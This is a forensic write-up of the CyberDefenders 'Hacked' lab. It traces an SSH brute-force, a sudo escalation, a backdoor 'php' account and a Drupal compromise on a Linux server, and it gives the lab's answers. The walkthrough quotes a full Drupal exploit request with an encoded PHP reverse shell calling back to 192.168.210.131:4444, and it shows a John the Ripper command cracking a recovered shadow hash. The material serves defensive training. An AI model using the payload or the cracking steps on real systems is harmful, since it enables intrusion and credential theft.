Hacked Lab — CyberDefenders
Objective: Reconstruct initial access, system modifications, and persistence on a compromised Linux server by analyzing disk images and cracking passwords.
Category: Endpoint Forensics
Tactics: Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Command and Control
Tools: FTKImager, R-Studio, Guide: mounting challenge disk image on Linux, last command, unshadow, JohnTheRipper, RockYou
Scenario: A soc analyst has been called to analyze a compromised Linux web server. Figure out how the threat actor gained access, what modifications were applied to the system, and what persistent techniques were utilized. (e.g. backdoors, users, sessions, etc).

Q1: What is the system timezone?

ANS: Europe/Brussels
Q2: Who was the last user to log in to the system?

Oct  5 13:23:34 VulnOSv2 sshd[3108]: Accepted password for mail from 192.168.210.131 port 57708 ssh2
Oct  5 13:23:34 VulnOSv2 sshd[3108]: pam_unix(sshd:session): session opened for user mail by (uid=0)
ANS: mail
Q3: What was the source port the user ‘mail’ connected from?
Oct 5 13:23:34 VulnOSv2 sshd[3108]: Accepted password for mail from 192.168.210.131 port 57708 ssh2ANS: 57708
Q4: How long was the last session for user ‘mail’? (Minutes only)

Oct  5 13:23:34 VulnOSv2 sshd[3108]: pam_unix(sshd:session): session opened for user mail by (uid=0)
--
Oct  5 13:24:11 VulnOSv2 sshd[3108]: pam_unix(sshd:session): session closed for user mail
ANS: 1
Q5: Which server service did the last user use to log in to the system?

Oct 5 13:23:34 VulnOSv2 sshd[3108]: Accepted password for mail from 192.168.210.131 port 57708 ssh2sshd stands for Secure Shell Daemon. In Linux systems, a daemon is a background service that runs continuously and waits for requests. The SSH daemon listens for incoming SSH connections and handles authentication, session creation, and secure remote access to the system.
SSH (Secure Shell) is one of the most common methods administrators use to remotely manage Linux servers. Once a user successfully authenticates, SSH provides a command-line session that allows them to interact with the system remotely.
Because the successful login was processed by sshd, we can conclude that the mail user accessed the system through the SSH service.
Another useful detail in this log entry is the phrase:
Accepted passwordSSH supports multiple authentication methods, including:
- Password authentication
- Public key authentication (SSH keys)
- Keyboard-interactive authentication
- Multi-factor authentication
The log specifically states “Accepted password”, indicating that the user authenticated with a password rather than an SSH key.
ANS: sshd
Q6: What type of authentication attack was performed against the target machine?

Several log entries showed repeated authentication failures against the root account:
Disconnecting: Too many authentication failures for root [preauth]
PAM 5 more authentication failures
Failed password for root from 192.168.210.131
error: maximum authentication attempts exceeded for root from 192.168.210.131
The logs contained numerous instances of Failed password for root, all originating from the same source IP address (192.168.210.131) within a short timeframe.
This pattern indicates that the attacker repeatedly attempted to authenticate to the same account using multiple password guesses. SSH eventually terminated the connection after the maximum number of authentication attempts was exceeded.
This behavior is consistent with a brute-force attack, where an attacker systematically tests numerous passwords against a target account in an attempt to discover valid credentials.
An additional indicator is the recurring source IP address combined with multiple connection attempts using different source ports. This suggests an automated authentication tool rather than normal user activity.
ANS: Brute_Force
Q8: How many IP addresses are listed in the ‘/var/log/lastlog’ file?

he /var/log/lastlog file records the most recent login for each user on the system. These IP addresses represent the remote systems from which users last logged into the machine:
192.168.210.131
192.168.56.101
ANS: 2
Q8: How many users have a login shell?

/etc/passwdThe /etc/passwd file contains user account information, including the shell assigned to each user. Each entry in /etc/passwd ends with a field that defines the user's default shell. Users with interactive login capabilities typically use shells such as /bin/bash or /bin/sh, while system accounts often use /usr/sbin/nologin or /bin/false.
ANS: 5
Q9: What is the password of the mail user?

The /etc/shadow file contains hashed password values for user accounts and is only accessible to privileged users on Linux systems. The entry for the mail user was found as follows:
mail:$6$zLaoLV8N$BNxYZUxvXiZwb3UjBhCxnxd9Mb02DDUF.GfMj1kbLB.s/quBVtMM4QjfOvmZvfqeh7BuLXaRvRSfpQgNI5prE.:18174:0:99999:7:::The prefix $6$ indicates that the password hash is using the SHA-512 crypt algorithm. To recover the plaintext password, the hash was extracted and analyzed using John the Ripper with a common password wordlist:

./john --format=sha512crypt --wordlist=rockyou.txt hash.txt

**********

forensics        (mail)
1g 0:00:00:22 DONE (2026-06-09 12:51) 0.04352g/s 2562p/s 2562c/s 2562C/s fushigiyugi..blueboy1
Note: Place both the hash.txt and rockyou.txt files in the run directory within the John the Ripper folder.
ANS: forensics
Q10: Which user account was created by the attacker?
To identify any accounts created during the compromise, authentication logs in /var/log/auth.log can be reviewed for account creation activity.

Oct 5 13:06:38 VulnOSv2 sudo: root : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -d /usr/php -m --system --shell /bin/bash --skel /etc/skel -G sudo phpThis command created a new user named php with several notable characteristics:
- A home directory was created at
/usr/php - The account was assigned
/bin/bash, allowing interactive logins - The account was added to the
sudogroup - The command was executed from
/tmp, a directory commonly used by attackers for temporary files and scripts
The timing of this event is also significant. The account was created shortly before other malicious actions, including password changes, successful SSH logins, and privilege escalation activity.
While other useradd entries were present in the logs, accounts such as postgres and webmin appeared to be associated with normal software installation or administrative activity and occurred months before the compromise timeframe.
Taken together, the evidence strongly suggests that the php account was created by the attacker as a persistence mechanism and backup administrative account.
ANS: php
Q11: How many user groups exist on the machine?

The /etc/group file stores information about Linux groups, which are used to manage permissions and access control for multiple users. Each line in the file represents a single group and follows the format:
group_name:password:GID:membersExample entries include:
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,vulnosadmin
tty:x:5:
Where:
- Group Name identifies the group.
- GID is the Group Identifier.
- Members lists users assigned to the group.
Groups play an important role in Linux security because permissions are often granted to groups rather than individual users. During incident response investigations, reviewing group memberships can help identify privilege escalation opportunities or malicious accounts that have been granted elevated access.
Counting all entries in /etc/group revealed a total of 58 groups.
ANS: 58
Q12: How many users have sudo access?
Linux systems commonly grant elevated permissions through membership in the sudo group.

sudo:x:27:php,mailThis entry shows that the users php and mail are members of the sudo group and therefore have permission to execute commands with elevated privileges.
This finding is particularly significant because previous investigation steps revealed that:
- The
phpaccount was created during the compromise. - The
mailaccount was added to thesudogroup shortly before the attacker gained root access.
Together, these actions indicate that the attacker modified account privileges and established multiple administrative accounts on the system.
ANS: 2
Q13: What is the home directory of the PHP user?

php:x:999:999::/usr/php:/bin/bash/etc/passwd is the system’s main user account database, that defines all users on the machine along with their UID, home directory, and login shell.
From a security perspective, it’s important because attackers often modify it to create new users, enable login shells, or hide persistence accounts, making it a key artifact for detecting privilege escalation and backdoors. The /etc/passwd file stores account information using the following format:
username:password:UID:GID:comment:home_directory:shellHome directories are important during forensic investigations because they often contain user-specific files, shell history, SSH keys, scripts, and other artifacts that may help identify attacker activity.
This finding is particularly interesting because legitimate user accounts are typically stored under /home/username, whereas the php account was configured to use /usr/php. Since /usr is normally used for system applications and software, this choice may have been intended to make the account appear more legitimate and blend in with existing system directories.
ANS: /usr/php
Q14: What command did the attacker use to gain root privilege? (Answer contains two spaces).

The .bash_history file records commands entered by a user in the Bash shell and can provide valuable insight into attacker activity, including system enumeration, privilege escalation, and persistence techniques.
The following command appeared multiple times: sudo su -
Get M Haq’s stories in your inbox
Join Medium for free to get updates from this writer.
This command combines:
sudo— execute commands with elevated privilegessu— switch user-— start a full login shell
When executed by a user with sudo privileges, it provides an interactive root shell.
ANS: sudo su -
Q15: Which file did the user ‘root’ delete?

The rm command is used to remove files from the filesystem. This entry indicates that the root user deleted a file named 37292.c
The .c extension suggests that the file was written in the C programming language. In post-exploitation scenarios, attackers often download or create C source code, compile it into an executable, and then remove the original source file to reduce evidence left on the system.
ANS: 37292.c
Q16: Recover the deleted file, open it and extract the exploit author name.

ANS: rebel
Q17: What is the content management system (CMS) installed on the machine?
A Content Management System (CMS) is a web application used to create, manage, and publish website content. CMS platforms allow administrators to manage websites through a web interface without manually editing website code. To identify software installed on the system, we can review the Bash history of the administrative user.

sudo apt-get install drupal7Drupal is a popular open-source CMS written in PHP and is commonly deployed on Linux web servers. Because CMS platforms are internet-facing applications, they are frequently investigated during incident response engagements as potential initial access vectors.
The presence of Drupal 7 suggests that the server was likely hosting a Drupal-based website, which may have played a role in the overall compromise.
ANS: Drupal 7
Q18: What is the version of the CMS installed on the machine?

This indicates that the package manager recorded Drupal version 7.26 as installed.

This value is defined by Drupal itself and confirms the version of the CMS present on the server.
ANS: 7.26
Q19: Which port was listening to receive the attacker’s reverse shell?
To identify the attacker’s reverse shell listener, the Apache access logs can be reviewed for suspicious requests. A malicious HTTP POST request containing Base64-encoded data is identified.


$ip = '192.168.210.131';
$port = 4444;
These variables are commonly found in reverse shell payloads and specify the remote host and port that the compromised server should connect back to. In this case:
192.168.210.131represents the attacker's machine.4444represents the listening port used to receive the reverse shell connection.
This indicates that after successful exploitation, the server attempted to establish an outbound connection to the attacker’s host on port 4444, providing remote command execution capabilities.
ANS: 4444
Summary and Overview
During this investigation, we analyzed a compromised Linux web server to determine how the attacker gained access, what actions were performed after compromise, and what persistence mechanisms were established.
Evidence from authentication logs, user account artifacts, shell history files, web server logs, and recovered deleted files revealed that the attacker successfully gained access to the system, obtained root privileges, created persistent administrative accounts, and deployed a reverse shell to maintain control of the host.
Initial Access:
Analysis of /var/log/auth.log revealed numerous failed SSH authentication attempts originating from IP address:
192.168.210.131The logs contained repeated entries such as:
Failed password for root
Too many authentication failures
maximum authentication attempts exceeded

These events are consistent with a brute-force password attack against the SSH service.
Shortly afterward, a successful login was observed:
Oct 5 13:13:53 VulnOSv2 sshd[2624]: Accepted password for mail from 192.168.210.131 port 57686 ssh2This indicates that the attacker successfully authenticated to the system using the mail account.
Privilege Escalation:
Following successful access, the attacker elevated privileges using the compromised mail account.
Evidence from both authentication logs and Bash history showed the command:
sudo su -The attacker had previously ensured that the mail account possessed administrative privileges by adding it to the sudo group.
Authentication logs confirmed successful root access:
Oct 5 13:14:04 VulnOSv2 su[2721]: Successful su for root by rootThis allowed the attacker to execute commands with unrestricted system privileges.
Account Manipulation and Persistence:
Several actions indicate that the attacker attempted to establish persistence on the compromised system.
Password Modification:
The following events were recorded:
Oct 5 13:09:03 VulnOSv2 chpasswd[2558]: pam_unix(chpasswd:chauthtok): password changed for mailThis suggests that the attacker modified credentials after obtaining access.
Privilege Assignment:
The logs showed:
Oct  5 13:09:18 VulnOSv2 usermod[2561]: add 'mail' to group 'sudo'
Oct  5 13:09:18 VulnOSv2 usermod[2561]: add 'mail' to shadow group 'sudo'
Granting sudo privileges ensured continued administrative access through the compromised account.
Backdoor User Creation:
The attacker created an additional user account:
Oct 5 13:06:38 VulnOSv2 sudo: root : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -d /usr/php -m --system --shell /bin/bash --skel /etc/skel -G sudo phpThis account was particularly suspicious because:
- It was created during the compromise timeframe.
- It possessed a login shell (
/bin/bash). - It was immediately added to the
sudogroup. - It used a home directory (
/usr/php) intended to blend in with system directories.
This strongly suggests that the account was created as a persistence mechanism.
Credential Recovery:
The /etc/shadow file contained a SHA-512 password hash for the mail account:
mail:$6$zLaoLV8N$BNxYZUxvXiZwb3UjBhCxnxd9Mb02DDUF.GfMj1kbLB.s/quBVtMM4QjfOvmZvfqeh7BuLXaRvRSfpQgNI5prE.:18174:0:99999:7:::Using John the Ripper and the RockYou wordlist, the password was successfully recovered as:
forensicsThis demonstrated how an attacker with access to password hashes could recover credentials offline.
Web Application Discovery:
Investigation of administrative shell history revealed the installation of Drupal:
Apr 16 15:10:37 VulnOSv2 sudo: vulnosadmin : TTY=tty1 ; PWD=/home/vulnosadmin ; USER=root ; COMMAND=/usr/bin/apt-get install drupal7Further analysis confirmed the CMS version as:
Drupal 7.26The presence of an internet-facing CMS is significant because web applications are common initial access vectors in real-world compromises.
Reverse Shell Activity:
Analysis of Apache access logs revealed a suspicious HTTP POST request containing Base64-encoded data.
192.168.210.131 - - [05/Oct/2019:13:01:27 +0200] "POST /jabc/?q=user/password&name%5b%23post_render%5d%5b%5d=assert&name%5b%23markup%5d=eval%28base64_decode%28Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMjEwLjEzMSc7ICRwb3J0ID0gNDQ0NDsgaWYgKCgkZiA9ICdzdHJlYW1fc29ja2V0X2NsaWVudCcpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKCJ0Y3A6Ly97JGlwfTp7JHBvcnR9Iik7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9ICdmc29ja29wZW4nKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigkaXAsICRwb3J0KTsgJHNfdHlwZSA9ICdzdHJlYW0nOyB9IGlmICghJHMgJiYgKCRmID0gJ3NvY2tldF9jcmVhdGUnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZihBRl9JTkVULCBTT0NLX1NUUkVBTSwgU09MX1RDUCk7ICRyZXMgPSBAc29ja2V0X2Nvbm5lY3QoJHMsICRpcCwgJHBvcnQpOyBpZiAoISRyZXMpIHsgZGllKCk7IH0gJHNfdHlwZSA9ICdzb2NrZXQnOyB9IGlmICghJHNfdHlwZSkgeyBkaWUoJ25vIHNvY2tldCBmdW5jcycpOyB9IGlmICghJHMpIHsgZGllKCdubyBzb2NrZXQnKTsgfSBzd2l0Y2ggKCRzX3R5cGUpIHsgY2FzZSAnc3RyZWFtJzogJGxlbiA9IGZyZWFkKCRzLCA0KTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRsZW4gPSBzb2NrZXRfcmVhZCgkcywgNCk7IGJyZWFrOyB9IGlmICghJGxlbikgeyBkaWUoKTsgfSAkYSA9IHVucGFj.aygiTmxlbiIsICRsZW4pOyAkbGVuID0gJGFbJ2xlbiddOyAkYiA9ICcnOyB3aGlsZSAoc3RybGVuKCRiKSA8ICRsZW4pIHsgc3dpdGNoICgkc190eXBlKSB7IGNhc2UgJ3N0cmVhbSc6ICRiIC49IGZyZWFkKCRzLCAkbGVuLXN0cmxlbigkYikpOyBicmVhazsgY2FzZSAnc29ja2V0JzogJGIgLj0gc29ja2V0X3JlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyB9IH0gJEdMT0JBTFNbJ21zZ3NvY2snXSA9ICRzOyAkR0xPQkFMU1snbXNnc29ja190eXBlJ10gPSAkc190eXBlOyBpZiAoZXh0ZW5zaW9uX2xvYWRlZCgnc3Vob3NpbicpICYmIGluaV9nZXQoJ3N1aG9zaW4uZXhlY3V0b3IuZGlzYWJsZV9ldmFsJykpIHsgJHN1aG9zaW5fYnlwYXNzPWNyZWF0ZV9mdW5jdGlvbignJywgJGIpOyAkc3Vob3Npbl9ieXBhc3MoKTsgfSBlbHNlIHsgZXZhbCgkYik7IH0gZGllKCk7%29%29%3b&name%5b%23type%5d=markup HTTP/1.1" 200 13983 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"After decoding the payload, the following values were identified:
$ip = '192.168.210.131';
$port = 4444;
These parameters indicate a reverse shell payload configured to connect back to the attacker’s host on port 4444.
This establishes a direct connection between the compromised server and the attacker’s infrastructure.
Deleted Artifact Recovery:
Root shell history revealed the deletion of a source code file:
rm 37292.cThe deleted file was successfully recovered using forensic recovery techniques.
Analysis of the recovered source code identified:
Exploit Author: rebelThe presence of a C source file suggests that the attacker used a publicly available exploit and attempted to remove evidence after execution.
Attack Timeline:
- Attacker performs SSH brute-force attempts against the server.
- Successful authentication occurs using the
mailaccount. - The
mailaccount password is modified. - The
mailaccount is added to thesudogroup. - Attacker gains root access using:
sudo su - - A new administrative account (
php) is created. - A reverse shell is deployed connecting to
192.168.210.131:4444. - Exploit source code (
37292.c) is removed to hide evidence. - Persistence is maintained through privileged user accounts.
Conclusion:
The compromise began with a successful SSH brute-force attack against the mail account. After obtaining access, the attacker escalated privileges to root, modified account permissions, created a secondary privileged user for persistence, and established remote command execution through a reverse shell. Additional evidence suggests the use of a publicly available exploit, which was later deleted in an attempt to reduce forensic artifacts.
The investigation demonstrates the importance of correlating authentication logs, shell history, account databases, web server logs, and recovered files to reconstruct attacker activity and understand the full scope of a compromise.